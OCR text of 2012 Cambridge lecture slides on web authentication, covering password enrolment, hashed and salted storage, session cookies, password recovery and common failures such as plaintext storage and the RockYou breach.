User authentication on the web

Joseph Bonneau

jcb82@cl.cam.ac.uk

UNIVERSITY OF CAMBRIDGE

Computer Laboratory

Part II Security lecture
2012

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?

The web was not designed with authentication in mind

"On the Internet, nobody knows you're a dog."

The web was not designed with authentication in mind


```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
```

128.28.2.138 $\longrightarrow$ www.cl.cam.ac.uk

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```


128.28.2.138 $\longleftarrow$ www.cl.cam.ac.uk

Authentication is used for many purposes




Persistent online identities

Authentication is used for many purposes




Online linking to offline identity

Authentication is used for many purposes



Customising online preferences

Authentication is used for many purposes



Frequency of password collection

Many requirements for “perfect” authentication

1. Secure
   1. Criminals (may know target)
   2. Malware
   3. Rogue servers
   4. Phishers
2. Low cost
   1. Easy for users
   2. Cheap for servers
   3. Easy to implement
   4. Widely compatible
3. Privacy-enabling
   1. Users choose to reveal identity
   2. Easy to create new identities
   3. Malicious sites get no information
4. Legal
   1. non-repudiable (sometimes)
   2. tracable (sometimes)


Talk outline

Password enrolment

Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

Important: We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996



Wall Street Journal, 2010

Password enrolment

```
<form method="post" action="user_enrol.cgi">

Create a username:
<input type="text" name="user"/> <br/>

Choose password:
<input type="password" name="pass"/> <br/>

<input type="submit" name="submit" />

</form>
```

128.28.2.138 ⟵ http://www.example.com/

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30

user=jcb82&pass=qwerty
```

128.28.2.138 $\longrightarrow$ http://www.example.com/

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30

user=jcb82&pass=qwerty
```

128.28.2.138 $\longrightarrow$ https://www.example.com/

Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"$
mgk25	i_love_fourier
...	...

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...

$$\text{PASS\_HASH}_i = \text{SHA-256}(\text{password}_i)$$

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...
hk331	13e874694bc9
...	...

$$\text{PASS\_HASH}_i = \text{SHA-256}(\text{password}_i)$$

Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd...	0cb9...
rja14	9883078e2953...	1f13...
mgk25	a6b02ced143e...	b168...
...	...	...
hk331	5dbe4e858597...	3b73...
...	...	

$$\text{salt}_i = \textbf{random}[0 : 64]$$

$$\text{SALTED\_HASH}_i = \text{SHA-256}(\text{password}_i || \text{salt}_i)^N$$

Login

```
POST login.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 34

name=jcb82&pass=qwerty
```

128.28.2.138 $\longrightarrow$ https://www.example.com

Login

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Content-Length: 0
```

128.28.2.138 $\longleftarrow$ https://www.example.com

Login

```
GET /main.html HTTP/1.1
Host: www.example.com
Cookie:  user_id=821183; auth=f0eb6a1bdff...
```

128.28.2.138 $\longrightarrow$ http://www.example.com

Logout

```
POST logout.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 0
```


128.28.2.138 $\longrightarrow$ www.example.com

Logout

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=0; path=/;
Set-Cookie:  auth=0 path=/;
Content-Length: 0
```

128.28.2.138 $\longleftarrow$ www.example.com

Update


Change my password
Change your password. Follow the instructions below.
Fields marked with * are mandatory
1 Enter password
Password rules:
Password must contain at least 7 characters
Password must contain at least 1 digit
Password must contain at least 1 letter
Password must not be the same as username
Password can not have 3 of the same consecutive characters, nor 4 of the same characters throughout.
*Old password
Please enter old Password.
*Password
*Re-enter password
2 Save my new password
Save and continue

Recovery

Request a new password

If you have forgotten your password you can order a new one here.

Fields marked with * are mandatory.


*Username (e-mail address)

Please enter Username or Password.

1 How do you want to receive your new password?

◉ *Send out new password via email

2 Validation image



Are you still having problems with the letters?
Don't worry, we can help you. Click here

Enter the characters you see in the image into the field below.
If you can´t see all the letters, just change the image by clicking here

3 Get new password

Submit

Recovery

Hi jbonneau,

Someone requested that your Last.fm password be reset. If this wasn't you, there's nothing to worry about - simply ignore this email and nothing will change.

If you DID ask to reset the password on your Last.fm account, just click here to make it happen:
http://www.last.fm/?id=<userid>
&key=<authentication-token>

Best Regards,
The Last.fm Team

Talk outline


1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Plaintext passwords sent over SMTP

```
Dear Joseph Bonneau,

You requested us to send you your EasyChair login
information.  Please use the following data to log in to
EasyChair:

User name:  jbonneau
Password:  qwerty

Best regards,
EasyChair Messenger.
```

Password recovery, EasyChair

Insecure at-rest storage of passwords



29-50% of sites store passwords in the clear

Insecure at-rest storage of passwords

guardian.co.uk

Searc

News | Sport | Comment | Culture | Business | Money | Life & style | Travel | Environment

News › Technology › Technology blog

TECHNOLOGY BLOG

Previous Blog home Next

32.6m passwords may have been compromised in RockYou hack

RockYou, which provides widgets popular with MySpace and Facebook users, has been hacked and 32.6m users are being urged to change their passwords

(74)

Tweet this (104)

Comments (1)

Part of the RockYou website

Posted by Jack Schofield Tuesday 15 December 2009 17.33 GMT guardian.co.uk

larger | smaller


Technology
Hacking · Data and computer security · Cloud computing

Media
Social networking


More from Technology blog on

